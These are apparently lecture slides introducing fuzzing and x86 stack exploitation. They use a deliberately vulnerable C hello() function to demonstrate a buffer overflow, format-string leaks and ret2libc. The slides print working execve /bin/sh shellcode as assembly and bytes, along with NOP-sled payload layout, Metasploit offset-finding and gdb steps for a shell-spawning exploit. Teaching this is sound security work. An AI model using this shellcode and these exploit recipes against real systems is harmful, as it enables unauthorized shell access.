Introduction to Fuzzing and Exploitation

Daniel Zhang

Exploits

- Leveraging a vulnerability in an application or system in order to gain unauthorized access
  - Information leak
  - Denial of service
  - Privilege escalation
  - Shell access
- How are unknown vulnerabilities found?
- How are exploits written?

Finding Hidden Vulnerabilities

- **Fuzzing** - Software testing method where large amounts of malformed data are supplied to a program with the purpose of forcing unexpected behavior

What Can be Fuzzed?

- Anything that takes some form of input can be fuzzed
  - Web applications
  - System calls
  - Databases
  - Mouse events

In Favour of Fuzzing

- No source code required
  - Ideal for black box testing
- Semi-automated
  - Most effective against large programs with many input vectors
- Evaluate robustness beyond static analysis

Noteworthy Behavior

- Crashing
- Hanging
- Non-crashing memory corruption
- Failed code assertions
- Error routines

Fields of Interest

- Numbers
  - Integer overflows and underflows
- Strings
  - Buffer overflows
  - Format string errors
- Delimiters
  - Improper protocol parsing
  - Command injection

Types of Input

- Completely random data; arbitrary length and content
- Strings
  - Very long strings
  - Escaped characters
  - Format tokens
- Integers
  - Zero
  - Very large numbers
  - Negative numbers
- Delimiters
  - Command terminators

Dumb Fuzzing

- Corrupt data without awareness of internal program structure
- Little analysis or protocol knowledge required
- Difficult to pinpoint the cause of errors
- Despite limitations, has history of success

Dumb Fuzzing 2

- Mutation Fuzzing
  - Requires a starting valid data frame
  - Iteratively replace portions of data with abnormal content
  - Moderate effectiveness at code path coverage

Smart Fuzzing

- Requires awareness of internal protocols and relations
- Preliminary analysis may require significant time investment
- Maximum code path coverage

Smart Fuzzing 2

- Generation Fuzzing
  - Does not require valid starting data frame
  - Generate static inputs and mutations based on analyst description of a protocol
  - Construct a grammar describing internal structure

Memory Corruption and Exploitation

- Fuzzed behavior can signal existence of treacherous memory bugs
- These can be leveraged to inject and execute arbitrary code, disable security mechanisms, escalate privileges, add an account, etc.
- Main focus on x86 architecture, stack overflow

Memory Layout of a Process

stack ↓	tracks procedure calls and routines; holds temporary local variables	highest addresses
heap ↑	dynamically allocated memory	
bss	uninitialized global and static local variables	
data	initialized global and static local variables	
text	read-only executable code	lowest addresses

Review: CPU Registers


- General purpose registers:
  - EAX, EBX, ECX, EDX, ESI, EDI, EBP, ESP
- ESP
  - Stack pointer
  - Points to the top of the stack
- EBP
  - Base pointer
  - Base of current stack frame
- EIP
  - Instruction Pointer
  - Points to next instruction to be executed

Review: Program Flow


- Default execution of a program is sequential in memory
  - Program counter (EIP) increments after executing an instruction
- Some instructions may jump program execution
  - Conditional jumps: if-then-else construct
  - Unconditional jumps: break, continue, goto statements; calling or returning into a function

```
80484cc <main>:
80484cc:       55                      push   %ebp
80484cd:       89 e5                   mov    %esp,%ebp
80484cf:       8b 45 0c                mov    0xc(%ebp),%eax
80484d2:       83 c0 04                add    $0x4,%eax
80484d5:       8b 00                   mov    (%eax),%eax
80484d7:       50                      push   %eax
80484d8:       e8 9e ff ff ff          call   804847b <hello>
80484dd:       83 c4 04                add    $0x4,%esp
80484e0:       b8 00 00 00 00          mov    $0x0,%eax
80484e5:       c9                      leave
80484e6:       c3                      ret
```

Review: Stack



Review: Stack



Review: Stack Frames, Calling Conventions

```
void hello(char *name){
        char greeting[64] = "Hello, ";
        strcat(greeting, name);
        printf(greeting);
        printf("\n");
}
```

name = “Alice”	
return address	← eip on return
previous base pointer	← ebp
greeting = “Hello, Alice”	← esp

Buffer Overflow

```c
void hello(char *name){
        char greeting[64] = "Hello, ";
        strcat(greeting, name);
        printf(greeting);
        printf("\n");
}
```

```
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

name = “AAA[..]AAAA”	
~~return address~~ AAAA	← eip on return
~~previous ebp~~ AAAA	← ebp
greeting = AAAAAAAAAA	← esp

Shellcode

- Control of EIP can be weaponized by directing the program flow to execute arbitrary code in memory
- Shellcode is a classic payload; spawns a shell for the attacker
- Written in Assembly
  - Assembled into machine code
  - Specific to processor type

Shellcode

```
.section .text
.globl _start

_start:
        xor     %eax,%eax       # zero eax
        push    %eax            # null byte string terminator
        push    0x68732f2f      # "//sh"
        push    0x6e69622f;     # "/bin"
        mov     %esp,%ebx       # ebx holds start of /bin//sh\x00
        push    %eax            # 0x0
        push    %esp            # address above 0x0
        mov     %esp,%ecx       # ecx holds arg for argv
        mov     $0xb,%al        # assign system call 11 execve() into eax
        int     $0x80           # interrupt for execve() syscall
```

```
char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
                  "\x89\xe3\x50\x54\x89\xe1\xb0\x0b\xcd\x80";
```

- Useful to know how to write and modify,
- Quicker to fetch through metasploit or shell-storm
- http://shell-storm.org/shellcode/

NOPs

- NOP = No operation, move to next instruction
- Exploit will write a contiguous section of NOPs before the start of the shellcode
- Jumps that land in NOP sled advance to first piece of executable code
- Difficult to pinpoint exact location of shellcode; NOPs allow larger landing zone

Return Address: Offset

- Exact number of bytes between the start of the buffer and the return address on the stack
- Metasploit pattern_create and pattern_offset tools help to determine offset for EIP control

```
Hello, Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

Program received signal SIGSEGV, Segmentation fault.
0x32634131 in ?? ()
```

```
$ ./pattern_offset.rb -q 32634131
[*] Exact match at offset 65
```

Return Address: Value

- Provide NOP sled to program in debugger; inspect stack

```
(gdb) r $(cat input)
Starting program: /home/daniel/Documents/hello $(cat input)
Hello, ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆PS◆◆◆


Breakpoint 1, 0x080484ca in hello ()
(gdb) x/50x $esp
0xbfffefe8:     0x6c6c6548      0x90202c6f      0x90909090      0x90909090
0xbfffeff8:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffff008:     0x2f6850c0      0x6868732f      0x6e69622f      0x5350e389
0xbffff018:     0x0bb0e189      0x000080cd      0x00000000      0x00000000
0xbffff028:     0xb7fbb000      0xbffff038      0x080484dd      0xbffff2c9
0xbffff038:     0x00000000      0xb7e21637      0x00000002      0xbffff0d4
```

Summary of Basic Buffer Overflow Exploit

- Control EIP
- Identify landing area on return
- Craft payload
- Final exploit:
  - [NOP sled][shellcode][padding][return address pointing to sled]

Defense Mechanisms

- Non Executable Stack - NX, DEP, W^X
- Address Space Layout Randomization - ASLR

Non Executable Stack

- Modern CPUs restrict execution of the stack and heap by default
- Began adoption early as mid-90s
- Significantly reduced traditional buffer overflow attacks
- Previous exploit will fail if program is compiled with NX (default setting)

return-to-libc

- Can still leverage buffer overflow in case of NX protections or small buffer size
- Developers often call C standard library functions (libc)
  - printf, strcat, strcpy, system, etc.
  - libc is linked to the binary at runtime
- Redirect program flow to call libc functions with traditional EIP overwrite

System()

- int system(const char *command);
- Executes argument as shell command
- Call system with pointer to “/bin/sh” to spawn shell

Ret2libc Exploit Format

- [padding][EIP overwrite to system()][system() return][pointer to “/bin/sh”]
- Padding is arbitrary here; no shellcode or NOPs needed
- system() return address can be junk, but preferably something that allows for graceful exit()
- Overwrite EIP to location of system()
  - Find system() in GDB at runtime

```
Breakpoint 1, 0x080484cf in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e43da0 <__libc_system>
```

- Where might “/bin/sh” exist?

Ret2libc Exploit Format 2

- Environment variables are located in every program run from the shell
    - Set an environment variable containing your argument to system()

```
$ export EXPLOIT=/bin/sh
```

- Find address of your environment variable in gdb

```
(gdb) x/75s *(environ)
0xbffff222:     "EXPLOIT=/bin/sh"
```

- Use 0xbffff222+8 to discard “EXPLOIT=” portion
- Exploit returns shell without requiring stack execution

Address Space Layout Randomization

- Addresses randomized for memory locations like stack and heap
- Began adoption in 2000s
- Shellcode stack location unknown
- ret2libc system() function location unknown
- Does not fix the buffer overflow vulnerability

Bypassing ASLR

- Brute force
  - Repeatedly send payloads with huge NOP sleds
  - Can even brute force ret2libc if ASLR entropy is poor enough
  - Slow, loud
- Information leak
  - Force process to leak contents of stack arguments
  - Glean enough information from a running process to craft exploit for that instance

Format Strings

- Format strings contain text and format specifiers
  - printf() in C; many other languages have format string functions
- printf(“Hello, %s%s”, “Santa”, “Claus”)
  - printf() call expects format string at ret + 4
  - “Santa” pointer at ret + 8
  - “Claus” pointer at ret + 12
- What if an attacker has control of printf() buffer?

Leaking Stack Information

- Recall hello()
  - printf(greeting) allows for unsanitized user input

```
void hello(char *name){
        char greeting[64] = "Hello, ";
        strcat(greeting, name);
        printf(greeting);
        printf("\n");
}
```

- Force printf() to read from the stack by passing in format strings
  - %x denotes a hexadecimal representation

```
root@VirtualBox:~# ./hello %x
Hello, 6c6c6548
root@VirtualBox:~# ./hello %x%x%x
Hello, 6c6c654825202c6f25782578
```

Leaking Stack Information 2

- Output stack values at the time of the printf() call

```
=> 0x080484b4 <+57>:    call   0x8048330 <printf@plt>
```

```
Breakpoint 3, 0x080484b4 in hello ()
(gdb) x/3x $esp
0xbfffee44:     0xbfffee48      0x6c6c6548      0x25202c6f
```

```
root@VirtualBox:~# ./hello %x
Hello, 6c6c6548
root@VirtualBox:~# ./hello %x%x%x
Hello, 6c6c654825202c6f25782578
```

- By leaking information off the stack, attackers can craft an exploit to target the specific instance of a process being executed

Summary

- Memory exploitation has highly destructive possibilities
- Traditional buffer overflow is all but defunct with modern mitigations
- However, premise is the same
  - Identify memory vulnerability
  - Gain control of program flow
  - Inject code or identify existing code in memory to utilize as payload
  - Execute payload
  - Acquire increased access to target

Slide Attributions

- Simple buffer overflow content
  - Binary Exploitation by jgor (UT ISO)